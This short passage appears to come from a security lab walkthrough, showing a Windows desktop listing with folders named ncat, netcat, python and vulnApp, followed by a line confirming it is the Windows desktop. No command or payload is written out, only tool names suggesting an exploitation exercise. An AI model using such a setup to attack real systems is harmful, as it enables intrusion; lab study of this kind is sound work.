0000Toolbox
0000ncat
0000netcat
0000python
0000vulnApp
0000Source
C:\Users\Lab\Desktop>
```

Demonstrating that this is the Windows desktop...

